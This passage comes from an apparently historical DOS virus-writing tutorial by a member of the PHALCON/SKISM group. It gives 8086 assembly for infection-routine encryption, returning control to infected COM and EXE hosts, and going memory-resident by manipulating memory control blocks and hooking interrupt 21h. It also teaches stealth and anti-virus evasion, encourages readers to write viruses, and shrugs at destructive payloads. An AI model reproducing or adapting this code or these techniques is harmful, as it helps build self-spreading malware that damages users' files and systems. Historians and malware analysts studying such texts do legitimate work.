unencrypted. Through code-moving techniques, it is possible to copy the infection mechanism to the heap (memory location past the end of the file

and before the stack). All that is required is a few MOVSW instructions

and one JMP. First the encryption routine must be copied, then the

writing, then the decryption, then the RETURN back to the program. For

example:

```
    lea si, [bp+encryption_routine]
    lea di, [bp+heap]
    mov cx, encryption_routine_size
    push si
    push cx
    rep movsb
```

```
    lea si, [bp+writing_routine]
    mov cx, writing_routine_size
    rep movsb
```

```
    pop cx
    pop si
    rep movsb
```

```
    mov al, 0C3h                ; Tack on a near return
    stosb
```

```
    call [bp+heap]
```

Although most virii, for simplicity's sake, use the same routine for both

encryption and decryption, the above code shows this is completely

unnecessary. The only modification of the above code for inclusion of a

separate decryption routine is to take out the PUSHes and replace the POPs

with the appropriate LEA si and MOV cx.

Original encryption routines, while interesting, might not be the best.

Stolen encryption routines are the best, especially those stolen from

encrypted shareware programs! Sydex is notorious for using encryption in

their shareware programs. Take a look at a shareware program's puny encryption and feel free to copy it into your own. Hopefully, the anti-viral developers will create a scan string which will detect infection by your virus in shareware products simply because the encryption is the same.

Note that this is not a full treatment of concealment routines. A full text file could be written on encryption/decryption techniques alone. This is only the simplest of all possible encryption techniques and there are far more concealment techniques available. However, for the beginner, it should suffice.

```

AAAAAAAAAAAAAAAA
THE DISPATCHER
AAAAAAAAAAAAAAAA

```

The dispatcher is the portion of the virus which restores control back to the infected program. The dispatchers for EXE and COM files are, naturally, different.

In COM files, you must restore the bytes which were overwritten by your virus and then transfer control back to CS:100h, which is where all COM files are initially loaded.

```

RestoreCOM:
    mov di, 100h                ; We are copying to the
beginning
    lea si, [bp+savebuffer]    ; We are copying from our
buffer
    push di                    ; Save offset for return (100h)
    movsw                      ; Mo efficient than mov cx, 3,
movsb
    movsb                      ; Alter to meet your needs
    retn                      ; A JMP will also work

```

EXE files require simply the restoration of the stack segment/pointer and the code segment/instruction pointer.

```

ExeReturn:
    mov     ax, es              ; Start at PSP
segment
    add     ax, 10h             ; Skip the PSP
    add     word ptr cs:[bp+ExeWhereToJump+2], ax
    cli
    add     ax, word ptr cs:[bp+StackSave+2] ; Restore the stack
    mov     ss, ax

```

```

                mov     sp, word ptr cs:[bp+StackSave]
                sti
                db      0eah                ; JMP FAR PTR
SEG:OFF
    ExeWhereToJump:
                dd      0
    StackSave:
                dd      0

    ExeWhereToJump2 dd 0
    StackSave2     dd 0

```

Upon infection, the initial CS:IP and SS:SP should be stored in ExeWhereToJump2 and StackSave2, respectively. They should then be moved to ExeWhereToJump and StackSave before restoration of the program. This restoration may be easily accomplished with a series of MOVSW instructions.

Some like to clear all the registers prior to the JMP/RET, i.e. they issue a bunch of XOR instructions. If you feel happy and wish to waste code space, you are welcome to do this, but it is unnecessary in most instances.

```

ÄÄÄÄÄÄÄÄÄÄ
THE BOMB
ÄÄÄÄÄÄÄÄÄÄ

```

"The horror! The horror!"
 - Joseph Conrad, The Heart of Darkness

What goes through the mind of a lowly computer user when a virus activates? What terrors does the unsuspecting victim undergo as the computer suddenly plays a Nazi tune? How awful it must be to lose thousands of man-hours of work in an instant!

Actually, I do not support wanton destruction of data and disks by virii.

It serves no purpose and usually shows little imagination. For example, the world-famous Michelangelo virus did nothing more than overwrite sectors of the drive with data taken at random from memory. How original. Yawn.

Of course, if you are hell-bent on destruction, go ahead and destroy all you want, but just remember that this portion of the virus is usually the only part seen by "end-users" and distinguishes it from others. The best

examples to date include: Ambulance Car, Cascade, Ping Pong, and Zero Hunt.

Don't forget the PHALCON/SKISM line, especially those by me (I had to throw in a plug for the group)!

As you can see, there's no code to speak of in this section. Since all bombs should be original, there isn't much point of putting in the code for one, now is there! Of course, some virii don't contain any bomb to speak of. Generally speaking, only those under about 500 bytes lack bombs. There is no advantage of not having a bomb other than size considerations.

```
ÄÄÄÄÄÄÄÄÄÄ
MEA CULPA
ÄÄÄÄÄÄÄÄÄÄ
```

I regret to inform you that the EXE infector presented in the last installment was not quite perfect. I admit it. I made a mistake of colossal proportions. The calculation of the file size and file size mod 512 was screwed up. Here is the corrected version:

```
; On entry, DX:AX hold the NEW file size

        push    ax                ; Save low word of
filesize
        mov     cl, 9              ; 2^9 = 512
        shr     ax, cl             ; / 512
        ror     dx, cl             ; / 512 (sort of)
        stc                          ; Check EXE header
description
                                ; for explanation of
addition
        adc     dx, ax              ; of 1 to the DIV 512
portion
        pop     ax                  ; Restore low word of
filesize
        and     ah, 1               ; MOD 512
```

This results in the file size / 512 + 1 in DX and the file size modulo 512 in AX. The rest remains the same. Test your EXE infection routine with Microsoft's LINK.EXE, since it won't run unless the EXE infection is perfect.

I have saved you the trouble and smacked myself upside the head for this dumb error.

AAAAAAAAAAAAAAAAAA
TIPS AND TRICKS
AAAAAAAAAAAAAAAAAA

So now all the parts of the nonresident virus have been covered.
Yet I

find myself left with several more K to fill. So, I shall present several simple techniques anyone can incorporate into virii to improve efficiency.

1. Use the heap

The heap is the memory area between the end of code and the bottom of the stack. It can be conveniently treated as a data area by a virus.

By moving variables to the heap, the virus need not keep variables in its code, thereby reducing its length. Note that since the contents heap are not part of the virus, only temporary variables should be kept there, i.e. the infection routine should not count the heap as part of the virus as that would defeat the entire purpose of its use.

There are two ways of using the heap:

; First method

```
EndOfVirus:
Variable1 equ $
Variable2 equ Variable1 + LengthOfVariable1
Variable3 equ Variable2 + LengthOfVariable2
Variable4 equ Variable3 + LengthOfVariable3
```

; Example of first method

```
EndOfVirus:
StartingDirectory = $
TemporaryDTA      = StartingDirectory + 64
FileSize          = TemporaryDTA + 42
Flag              = FileSize + 4
```

; Second method

```
EndOfVirus:
Variable1 db LengthOfVariable1 dup (?)
Variable2 db LengthOfVariable2 dup (?)
Variable3 db LengthOfVariable3 dup (?)
Variable4 db LengthOfVariable4 dup (?)
```

; Example of second method

```
EndOfVirus:
StartingDirectory db 64 dup (?)
TemporaryDTA     db 42 dup (?)
FileSize         dd ?
Flag             db ?
```

The two methods differ slightly. By using the first method, you create a file which will be the exact length of the virus (plus startup code). However, when referencing the variables, size specifications such as BYTE PTR, WORD PTR, DWORD PTR, etc. must always be used or the assembler will become befuddled. Secondly, if the variables need to be rearranged for some reason, the entire chain of EQUates will be destroyed and must be rebuilt. Virii coded with second method do not need size specifications, but the resulting file will be larger than the actual size of the virus. While this is not normally a problem, depending on the reinfection check, the virus may infect the original file when run. This is not a big disability, especially considering the advantages of this method.

In any case, the use of the heap can greatly lessen the effective length of the virus code and thereby make it much more efficient. The only thing to watch out for is infecting large COM files where the heap will "wrap around" to offset 0 of the same segment, corrupting the PSP. However, this problem is easily avoided. When considering whether a COM file is too large to infect for this reason, simply add the temporary variable area size to the virus size for the purposes of the check.

2. Use procedures
Procedures are helpful in reducing the size of the virus, which is always a desired goal. Only use procedures if they save space. To determine the amount of bytes saved by the use of a procedure, use the following formula:

Let PS = the procedure size, in bytes
bytes saved = (PS - 4) * number invocations - PS

For example, the close file procedure,

```
close_file:
    mov ah, 3eh    ; 2 bytes
```

```

int 21h      ; 2 bytes
ret          ; 1 byte
            ; PS = 2+2+1 = 5

```

is only viable if it is used 6 or more times, as $(5-4)*6 - 5 = 1$. A whopping savings of one (1) byte! Since no virus closes a file in six different places, the close file procedure is clearly useless and should be avoided.

Whenever possible, design the procedures to be as flexible as possible. This is the chief reason why Bulgarian coding is so tight.

Just take a look at the source for Creeping Death. For example, the move file pointer procedure:

```

go_eof:
  mov al, 2
move_fp:
  xor dx, dx
go_somewhere:
  xor cx, cx
  mov ah, 42h
  int 21h
  ret

```

The function was build with flexibility in mind. With a CALL to go_eof, the procedure will move the file pointer to the end of the file. A CALL to move_fp with AL set to 0, the file pointer will be reset. A CALL to go_somewhere with DX and AL set, the file pointer may be moved anywhere within the file. If the function is used heavily, the savings could be enormous.

3. Use a good assembler and debugger
 The best assembler I have encountered to date is Turbo Assembler. It generates tight code extremely quickly. Use the /m2 option to eliminate all placeholder NOPs from the code. The advantages are obvious - faster development and smaller code.

The best debugger is also made by Borland, the king of development tools. Turbo Debugger has so many features that you might just want to buy it so you can read the manual! It can bypass many debugger

traps with ease and is ideal for testing. Additionally, this debugger has 286 and 386 specific protected mode versions, each of which are even more powerful than their real mode counterparts.

4. Don't use MOV instead of LEA
When writing your first virus, you may often forget to use LEA instead of MOV when loading offsets. This is a serious mistake and is often made by beginning virus coders. The harmful effects of such a greivous error are immediately obvious. If the virus is not working, check for this bug. It's almost as hard to catch as a NULL pointer error in C.

5. Read the latest issues of 40Hex
40Hex, PHALCON/SKISM's official journal of virus techniques and news, is a publication not to be missed by any self-respecting virus writer. Each issue contains techniques and source code, designed to help all virus writers, be they beginners or experts. Virus-related news is also published. Get it, read it, love it, eat it!

ÄÄÄÄÄÄ
SO NOW
ÄÄÄÄÄÄ
you have all the code and information sufficient to write a viable virus, as well as a wealth of techniques to use. So stop reading and start writing! The only way to get better is through practise. After two or three tries, you should be well on your way to writing good virii.

```

//==// // // || // //==== //==// // //
// // // // // || // // // // // //
//==// //==// // = // // // // // //
// // // // // // // // // // //
// // // // // //==== //==== //==// // //

/==== // // // //==== // //
// // // // // // // //
===\ // // // // \ // // //
// // \ \ // // // // //
====/ // \ \ // //====/ // // //

```

AA
 DISCLAIMER: This file is 100% guaranteed to exist. The author makes no claims to the existence or nonexistence of the reader.
 AA
 This space intentionally left blank.
 AA
 GREETINGS: Welcome home, Hellraiser! Hello to the rest of the PHALCON/SKISM crew: Count Zero, Demogorgon, Garbageheap, as well as everyone else I failed to mention.
 AA

Dark Angel's Clumpy Virus Writing Guide
 AAAAA AAAAAAA AAAAAAA AAAAAAA AAAAAAA AAAAAAA
 "It's the cheesiest" - Kraft

AA
 INSTALLMENT IV: RESIDENT VIRII, PART I
 AA

Now that the topic of nonresident virii has been addressed, this series now turns to memory resident virii. This installment covers the theory behind this type of virus, although no code will be presented. With this knowledge in hand, you can boldly write memory resident virii confident that you are not fucking up too badly.

AAAAAAAAAAA
 INTERRUPTS
 AAAAAAAAAAA
 DOS kindly provides us with a powerful method of enhancing itself, namely memory resident programs. Memory resident programs allow for the extension and alteration of the normal functioning of DOS. To understand how memory resident programs work, it is necessary to delve into the intricacies of

the interrupt table. The interrupt table is located from memory location 0000:0000 to 0000:0400h (or 0040:0000), just below the BIOS information area. It consists of 256 double words, each representing a segment:offset pair. When an interrupt call is issued via an INT instruction, two things occur, in this order:

- 1) The flags are pushed onto the stack.
- 2) A far call is issued to the segment:offset located in the interrupt table.

To return from an interrupt, an iret instruction is used. The iret instruction reverses the order of the int call. It performs a retf followed by a popf. This call/return procedure has an interesting sideeffect when considering interrupt handlers which return values in the flags register. Such handlers must directly manipulate the flags register saved in the stack rather than simply directly manipulating the register.

The processor searches the interrupt table for the location to call. For example, when an interrupt 21h is called, the processor searches the interrupt table to find the address of the interrupt 21h handler. The segment of this pointer is 0000h and the offset is 21h*4, or 84h. In other words, the interrupt table is simply a consecutive chain of 256 pointers to interrupts, ranging from interrupt 0 to interrupt 255. To find a specific interrupt handler, load in a double word segment:offset pair from segment 0, offset (interrupt number)*4. The interrupt table is stored in standard Intel reverse double word format, i.e. the offset is stored first, followed by the segment.

For a program to "capture" an interrupt, that is, redirect the interrupt, it must change the data in the interrupt table. This can be accomplished either by direct manipulation of the table or by a call to the appropriate DOS function. If the program manipulates the table directly, it should put

this code between a CLI/STI pair, as issuing an interrupt by the processor while the table is half-altered could have dire consequences. Generally, direct manipulation is the preferable alternative, since some primitive programs such as FluShot+ trap the interrupt 21h call used to set the interrupt and will warn the user if any "unauthorised" programs try to change the handler.

An interrupt handler is a piece of code which is executed when an interrupt is requested. The interrupt may either be requested by a program or may be requested by the processor. Interrupt 21h is an example of the former, while interrupt 8h is an example of the latter. The system BIOS supplies a portion of the interrupt handlers, with DOS and other programs supplying the rest. Generally, BIOS interrupts range from 0h to 1Fh, DOS interrupts range from 20h to 2Fh, and the rest is available for use by programs.

When a program wishes to install its own code, it must consider several factors. First of all, is it supplanting or overlaying existing code, that is to say, is there already an interrupt handler present? Secondly, does the program wish to preserve the functioning of the old interrupt handler? For example, a program which "hooks" into the BIOS clock tick interrupt would definitely wish to preserve the old interrupt handler. Ignoring the presence of the old interrupt handler could lead to disastrous results, especially if previously-loaded resident programs captured the interrupt.


A technique used in many interrupt handlers is called "chaining." With chaining, both the new and the old interrupt handlers are executed. There are two primary methods for chaining: preexecution and postexecution. With preexecution chaining, the old interrupt handler is called before the new one. This is accomplished via a pseudo-INT call consisting of a pushf followed by a call far ptr. The new interrupt handler is passed control when the old one terminates. Preexecution chaining is used when the new

interrupt handler wishes to use the results of the old interrupt handler in deciding the appropriate action to take. Postexecution chaining is more straightforward, simply consisting of a jmp far ptr instruction. This method doesn't even require an iret instruction to be located in the new interrupt handler! When the jmp is executed, the new interrupt handler has completed its actions and control is passed to the old interrupt handler. This method is used primarily when a program wishes to intercept the interrupt call before DOS or BIOS gets a chance to process it.

AA
 AN INTRODUCTION TO DOS MEMORY ALLOCATION
 AAA

Memory allocation is perhaps one of the most difficult concepts, certainly the hardest to implement, in DOS. The problem lies in the lack of official documentation by both Microsoft and IBM. Unfortunately, knowledge of the DOS memory manager is crucial in writing memory-resident virii.

When a program asks DOS for more memory, the operating system carves out a chunk of memory from the pool of unallocated memory. Although this concept is simple enough to understand, it is necessary to delve deeper in order to have sufficient knowledge to write effective memory-resident virii. DOS creates memory control blocks (MCBs) to help itself keep track of these chunks of memory. MCBs are paragraph-sized areas of memory which are each devoted to keeping track of one particular area of allocated memory. When a program requests memory, one paragraph for the MCB is allocated in addition to the memory requested by the program. The MCB lies just in front of the memory it controls. Visually, a MCB and its memory looks like:



When a second section of memory is requested, another MCB is created just above the memory last allocated. Visually:

```

UAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA;
 3 MCB 1 3 Chunk 1 3 MCB 2 3 Chunk 2 3
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAU

```

In other words, the MCBs are "stacked" one on top of the other. It is wasteful to deallocate MCB 1 before MCB 2, as holes in memory develop. The structure for the MCB is as follows:

| Offset | Size | Meaning |
|--------|---------|-----------------------------------|
| 0 | BYTE | 'M' or 'Z' |
| 1 | WORD | Process ID (PSP of block's owner) |
| 3 | WORD | Size in paragraphs |
| 5 | 3 BYTES | Reserved (Unused) |
| 8 | 8 BYTES | DOS 4+ uses this. Yay. |

If the byte at offset 0 is 'M', then the MCB is not the end of the chain. The 'Z' denotes the end of the MCB chain. There can be more than one MCB chain present in memory at once and this "feature" is used by virii resident in high memory. The word at offset 1 is normally equal to the PSP of the MCB's owner. If it is 0, it means that the block is free and is available for use by programs. A value of 0008h in this field denotes DOS as the owner of the block. The value at offset 3 does NOT include the paragraph allocated for the MCB. It reflects the value passed to the DOS allocation functions. All fields located after the block size are pretty useless so you might as well ignore them.

When a COM file is loaded, all available memory is allocated to it by DOS. When an EXE file is loaded, the amount of memory specified in the EXE header is allocated. There is both a minimum and maximum value in the header. Usually, the linker will set the maximum value to FFFFh paragraphs. If the program wishes to allocate memory, it must first shrink the main chunk of memory owned by the program to the minimum required. Otherwise, the pathetic attempt at memory allocation will fail miserably.

Since programs normally are not supposed to manipulate MCBs directly, the DOS memory manager calls (48h - 4Ah) all return and accept values of the

first program-usable memory paragraph, that is, the paragraph of memory immediately after the MCB. It is important to keep this in mind when writing MCB-manipulating code.

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAA  
METHODS OF GOING RESIDENT  
AAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

There are a variety of memory resident strategies. The first is the use of

the traditional DOS interrupt TSR routines, either INT 27h or INT 21h/Function 31h. These routines are undesirable when writing viruses, because they do not return control back to the program after execution.

Additionally, they show up on "memory walkers" such as PMAP and MAPMEM.

Even a doorknob can spot such a blatant viral presence.

The traditional viral alternative to using the standard DOS interrupt is,

of course, writing a new residency routine. Almost every modern virus uses a routine to "load high," that is, to load itself into the highest possible memory location. For example, in a 640K system, the virus would load itself just under the 640K but above the area reserved by DOS for program use. Although this is technically not the high memory area, it shall be referred to as such in the remainder of this file in order to add confusion and general chaos into this otherwise well-behaved file. Loading high can be easily accomplished through a series of interrupt calls for reallocation and allocation. The general method is:

1. Find the memory size
2. Shrink the program's memory to the total memory size - virus size
3. Allocate memory for the virus (this will be in the high memory area)
4. Change the program's MCB to the end of the chain (Mark it with 'Z')
5. Copy the virus to high memory
6. Save the old interrupt vectors if the virus wishes to chain vectors
7. Set the interrupt vectors to the appropriate locations in high memory

When calculating memory sizes, remember that all sizes are in paragraphs.

The MCB must also be considered, as it takes up one paragraph of memory.

The advantage of this method is that it does not, as a rule, show up on memory walkers. However, the total system memory as shown by such programs as CHKDSK will decrease.

A third alternative is no allocation at all. Some virii copy themselves to the memory just under 640K, but fail to allocate the memory. This can have disastrous consequences, as any program loaded by DOS can possibly use this memory. If it is corrupted, unpredictable results can occur. Although no memory loss is shown by CHKDSK, the possible chaos resulting from this method is clearly unacceptable. Some virii use memory known to be free.

For example, the top of the interrupt table or parts of video memory all may be used with some assurance that the memory will not be corrupted.

Once again, this technique is undesirable as it is extremely unstable.

These techniques are by no means the only methods of residency. I have seen such bizarre methods as going resident in the DOS internal disk buffers. Where there's memory, there's a way.

It is often desirable to know if the virus is already resident. The

simplest method of doing this is to write a checking function in the interrupt handler code. For example, a call to interrupt 21h with the ax register set to 7823h might return a 4323h value in ax, signifying residency. When using this check, it is important to ensure that no possible conflicts with either other programs or DOS itself will occur.

Another method, albeit a costly process in terms of both time and code length, is to check each segment in memory for the code indicating the presence of the virus. This method is, of course, undesirable, since it is far, far simpler to code a simple check via the interrupt handler. By using any type of check, the virus need not fear going resident twice, which would simply be a waste of memory.

AAAAAAAAAAAAAA

WHY RESIDENT?

AAAAAAAAAAAAAA

Memory resident virii have several distinct advantages over runtime virii.

- o Size

Memory resident virii are often smaller than their runtime brethren as they do not need to include code to search for files to infect.

- o Effectiveness

They are often more virulent, since even the DIR command can be

"infected." Generally, the standard technique is to infect each file that is executed while the virus is resident.

- o Speed

Runtime virii infect before a file is executed. A poorly written or large runtime virus will cause a noticeable delay before execution easily spotted by users. Additionally, it causes inordinate disk activity which is detrimental to the lifespan of the virus.

- o Stealth

The manipulation of interrupts allows for the implementation of stealth techniques, such as the hiding of changes in file lengths in directory listings and on-the-fly disinfection. Thus it is harder for the average user to detect the virus. Additionally, the crafty virus may even hide from CRC checks, thereby obliterating yet another anti-virus detection technique.

AA

STRUCTURE OF THE RESIDENT VIRUS

AA

With the preliminary information out of the way, the discussion can now shift to more virus-related, certainly more interesting topics.

The structure of the memory resident virus is radically different from that of the runtime virus. It simply consists of a short stub used to determine if the virus is already resident. If it is not already in memory, the stub loads it into memory through whichever method. Finally, the stub restores control to the host program. The rest of the code of the resident virus consists of interrupt handlers where the bulk of the work is done.

The stub is the only portion of the virus which needs to have delta offset

calculations. The interrupt handler ideally will exist at a location which will not require such mundane fixups. Once loaded, there should be no further use of the delta offset, as the location of the variables is preset. Since the resident virus code should originate at offset 0 of the memory block, originate the source code at offset 0. Do not include a `jmp` to the virus code in the original carrier file. When moving the virus to memory, simply move starting from `[bp+startvirus]` and the offsets should work out as they are in the source file. This simplifies (and shortens) the coding of the interrupt handlers.

Several things must be considered in writing the interrupt handlers for a virus. First, the virus must preserve the registers. If the virus uses preexecution chaining, it must save the registers after the call to the original handler. If the virus uses postexecution chaining, it must restore the original registers of the interrupt call before the call to the original handler. Second, it is more difficult, though not impossible, to implement encryption with memory resident virii. The problem is that if the interrupt handler is encrypted, that interrupt handler cannot be called before the decryption function. This can be a major pain in the ass. The cheesy way out is to simply not include encryption. I prefer the noncheesy way. The noncheesy readers out there might wish to have the memory simultaneously hold two copies of the virus, encrypt the unused copy, and use the encrypted copy as the write buffer. Of course, the virus would then take twice the amount of memory it would normally require. The use of encryption is a matter of personal choice and cheesiness. A sidebar to preservation of interrupt handlers: As noted earlier, the flags register is restored from the stack. It is important in preexecution chaining to save the new flags register onto the stack where the old flags register was stored.

Another important factor to consider when writing interrupt handlers, especially those of BIOS interrupts, is DOS's lack of reentrance. This means that DOS functions cannot be executed while DOS is in the midst of processing an interrupt request. This is because DOS sets up the same stack pointer each time it is called, and calling the second DOS interrupt will cause the processing of one to overwrite the stack of the other, causing unpredictable, but often terminal, results. This applies regardless of which DOS interrupts are called, but it is especially true for interrupt 21h, since it is often tempting to use it from within an interrupt handler. Unless it is certain that DOS is not processing a previous request, do NOT use a DOS function in the interrupt handler. It is possible to use the "lower" interrupt 21h functions without fear of corrupting the stack, but they are basically the useless ones, performing functions easily handled by BIOS calls or direct hardware access. This entire discussion only applies to hooking non-DOS interrupts. With hooking DOS interrupts comes the assurance that DOS is not executing elsewhere, since it would then be corrupting its own stack, which would be a most unfortunate occurrence indeed.

The most common interrupt to hook is, naturally, interrupt 21h. Interrupt 21h is called by just about every DOS program. The usual strategy is for a virus to find potential files to infect by intercepting certain DOS calls. The primary functions to hook include the find first, find next, open, and execute commands. By cleverly using pre and postexecution chaining, a virus can easily find the file which was found, opened, or executed and infect it. The trick is simply finding the appropriate method to isolate the filename. Once that is done, the rest is essentially identical to the runtime virus.

When calling interrupts hooked by the virus from the virus interrupt code,

make sure that the virus does not trap this particular call, lest an infinite loop result. For example, if the execute function is trapped and the virus wishes, for some reason, to execute a particular file using this function, it should NOT use a simple "int 21h" to do the job. In cases such as this where the problem is unavoidable, simply simulate the interrupt call with a pushf/call combination.

The basic structure of the interrupt handler is quite simple. The handler first screens the registers for either an identification call or for a trapped function such as execute. If it is not one of the above, the handler throws control back to the original interrupt handler. If it is an identification request, the handler simply sets the appropriate registers and returns to the calling program. Otherwise, the virus must decide if the request calls for pre or postexecution chaining. Regardless of which it uses, the virus must find the filename and use that information to infect. The filename may be found either through the use of registers as pointers or by searching through certain data structures, such as FCBs. The infection routine is the same as that of nonresident virii, with the exception of the guidelines outlined in the previous few paragraphs.

AAAAAAAAAAAAA
WHAT'S TO COME
AAAAAAAAAAAAA

I apologise for the somewhat cryptic sentences used in the guide, but I'm a programmer, not a writer. My only suggestion is to read everything over until it makes sense. I decided to pack this issue of the guide with theory rather than code. In the next installment, I will present all the code necessary to write a memory-resident virus, along with some techniques which may be used. However, all the information needed to write a resident virii has been included in this installment; it is merely a matter of implementation. Have buckets o' fun!

LOADING STUB
AAAAAAAAAAAA

The loading stub consists of two major portions, the residency routine and the restoration routine. The latter portion, which handles the return of control to the original file, is identical as the one in the nonresident virus. I will briefly touch upon it here.

By now you should understand thoroughly the theory behind COM file infection. By simply replacing the first few bytes, transfer can be controlled to the virus. The trick in restoring COM files is simply to restore the overwritten bytes at the beginning of the file. This restoration takes place only in memory and is therefore far from permanent. Since COM files always load in a single memory segment and begin loading at offset 100h in the memory segment (to make room for the PSP), the restoration procedure is very simple. For example, if the first three bytes of a COM file were stored in a buffer called "first3" before being overwritten by the virus, then the following code would restore the code in memory:

```
mov di,100h          ; Absolute location of destination
lea si,[bp+first3]  ; Load address of saved bytes.
                    ; Assume bp = "delta offset"
movsw               ; Assume CS = DS = ES and a cleared direction
flag
movsb               ; Move three bytes
```

The problem of returning control to the program still remains. This simply consists of forcing the program to transfer control to offset 100h. The easiest routine follows:

```
mov di,100h
jmp di
```

There are numerous variations of this routine, but they all accomplish the basic task of setting the ip to 100h.

You should also understand the concept behind EXE infection by now. EXE infection, at its most basic level, consists of changing certain bytes in

the EXE header. The trick is simply to undo all the changes which the virus made. The code follows:

```
mov     ax, es                ; ES = segment of PSP
add     ax, 10h              ; Loading starts after PSP
add     word ptr cs:[bp+OrigCSIP+2], ax ; Header segment value was
                                        ; relative to end of PSP

cli
add     ax, word ptr cs:[bp+OrigSSSP+2] ; Adjust the stack as well
mov     ss, ax
mov     sp, word ptr cs:[bp+OrigSSSP]
sti
db      0eah                ; JMP FAR PTR SEG:OFF
OrigCSIP dd ?                ; Put values from the
header
OrigSSSP dd ?                ; into here
```

If the virus is an EXE-specific infector but you still wish to use a COM file as the carrier file, then simply set the OrigCSIP value to FFF0:0000.

This will be changed by the restoration routine to PSP:0000 which is, conveniently, an int 20h instruction.

All that stuff should not be new. Now we shall tread on new territory.

There are two methods of residency. The first is the weenie method which

simply consists of using DOS interrupts to do the job for you. This method

sucks because it is 1) easily trappable by even the most primitive of

resident virus monitors and 2) forces the program to terminate execution,

thereby alerting the user to the presence of the virus. I will not even

present code for the weenie method because, as the name suggests, it is

only for weenies. Real programmers write their own residency routines.

This basically consists of MCB-manipulation. The general method is:

1. Check for prior installation. If already installed, exit the virus.
2. Find the top of memory.
3. Allocate the high memory.
4. Copy the virus to high memory.
5. Swap the interrupt vectors.

There are several variations on this technique and they will be discussed as the need arises.

AAAAAAAAAAAAAAAAAAAA
INSTALLATION CHECK

this characteristic being false when the virus is resident. In this case, another program must not trap the int 60h vector or else the check may fail even if the virus is already resident, thereby causing unpredictable results.

```

AAAAAAAAAAAAAAAAAAAAAAAAAA
FIND THE TOP OF MEMORY
AAAAAAAAAAAAAAAAAAAAAAAAAA

```

DOS generally loads all available memory to a program upon loading. Armed with this knowledge, the virus can easily determine the available memory size. Once again, the MCB structure is:

| Offset | Size | Meaning |
|--------|---------|-----------------------------------|
| 0 | BYTE | 'M' or 'Z' |
| 1 | WORD | Process ID (PSP of block's owner) |
| 3 | WORD | Size in paragraphs |
| 5 | 3 BYTES | Reserved (Unused) |
| 8 | 8 BYTES | DOS 4+ uses this. Yay. |

```

mov ax,ds ; Assume DS initially equals the segment of the PSP
dec ax
mov ds,ax ; DS = MCB of infected program
mov bx,ds:[3] ; Get MCB size (total available paragraphs to
program)

```

A simpler method of performing the same action is to use DOS's reallocate memory function in the following manner:

```

mov ah,4ah ; Alter memory allocation (assume ES = PSP)
mov bx,0FFFFh ; Request a ridiculous amount of memory
int 21h ; Returns maximum available memory in BX
; This is the same value as in ds:[3]

```

```

AAAAAAAAAAAAAAAAAAAAAAAAAA
ALLOCATE THE HIGH MEMORY
AAAAAAAAAAAAAAAAAAAAAAAAAA

```

The easiest method to allocate memory is to let DOS do the work for you.

```

mov ah,4ah ; Alter memory allocation (assume ES = PSP)
sub bx,(endvirus-startvirus+15)/16+1 ; Assume BX originally held
total ; memory available to the program (returned by
earlier ; call to int 21h/function 4ah
int 21h
mov ah,48h ; Allocate memory
mov bx,(endvirus-startvirus+15)/16
int 21h

```

```

mov  es,ax      ; es now holds the high memory segment

dec  bx
mov  byte ptr ds:[0], 'Z' ; probably not needed
mov  word ptr ds:[1], 8   ; Mark DOS as owner of MCB

```

The purpose of marking DOS as the owner of the MCB is to prevent the deallocation of the memory area upon termination of the carrier program.

Of course, some may prefer direct manipulation of the MCBs. This is easily accomplished. If ds is equal to the segment of the carrier program's MCB, then the following code will do the trick:

```

; Step 1) Shrink the carrier program's memory allocation
; One paragraph is added for the MCB of the memory area which the
virus
; will inhabit
sub  ds:[3],(endvirus-startvirus+15)/16 + 1

; Step 2) Mark the carrier program's MCB as the last in the chain
; This isn't really necessary, but it assures that the virus will
not
; corrupt the memory chains
mov  byte ptr ds:[0], 'Z'

; Step 3) Alter the program's top of memory field in the PSP
; This preserves compatibility with COMMAND.COM and any other
program
; which uses the field to determine the top of memory
sub  word ptr ds:[12h],(endvirus-startvirus+15)/16 + 1

; Step 4) Calculate the first usable segment
mov  bx,ds:[3] ; Get MCB size
stc          ; Add one for the MCB segment
adc  bx,ax    ; Assume AX still equals the MCB of the carrier file
; BX now holds first usable segment. Build the MCB
; there

; Alternatively, you can use the value in ds:[12h] as the first
usable
; segment:
; mov  bx,ds:[12h]

; Step 5) Build the MCB
mov  ds,bx    ; ds holds the area to build the MCB
inc  bx      ; es now holds the segment of the memory area
controlled
mov  es,bx    ; by the MCB
mov  byte ptr ds:[0], 'Z' ; Mark the MCB as the last in the chain
; Note: you can have more than one MCB chain
mov  word ptr ds:[1], 8   ; Mark DOS as the owner
mov  word ptr ds:[3],(endvirus-startvirus+15)/16 ; Fill in size
field

```

There is yet another method involving direct manipulation.

```

; Step 1) Shrink the carrier program's memory allocation
; Note that rounding is to the nearest 1024 bytes and there is no
; addition for an MCB
sub  ds:[3],((endvirus-startvirus+1023)/1024)*64

; Step 2) Mark the carrier program's MCB as the last in the chain
mov  byte ptr ds:[1],'Z'

; Step 3) Alter the program's top of memory field in the PSP
sub  word ptr ds:[12h],((endvirus-startvirus+1023)/1024)*64

; Step 4) Calculate the first usable segment
mov  es,word ptr ds:[12h]

; Step 5) Shrink the total memory as held in BIOS
; Memory location 0:413h holds the total system memory in K
xor  ax,ax
mov  ds,ax
sub  ds:[413h],(endvirus-startvirus+1023)/1024 ; shrink memory size

```

This method is great because it is simple and short. No MCB needs to be

created because DOS will no longer allocate memory held by the virus. The

modification of the field in the BIOS memory area guarantees this.

```

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
COPY THE VIRUS TO HIGH MEMORY
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

```

This is ridiculously easy to do. If ES holds the high memory segment, DS

holds CS, and BP holds the delta offset, then the following code will do:

```

lea  si,[bp+offset startvirus]
xor  di,di      ; destination @ 0
mov  cx,(endvirus-startvirus)/2
rep  movsw     ; Copy away, use words for speed

```

```

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
SWAP INTERRUPT VECTORS
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

```

There are, once again, two ways to do this; via DOS or directly. Almost

every programmer worth his salt has played with interrupt vectors at one

time or another. Via DOS:

```

push es      ; es->high memory
pop  ds      ; ds->high memory
mov  ax,3521h ; get old int 21h handler
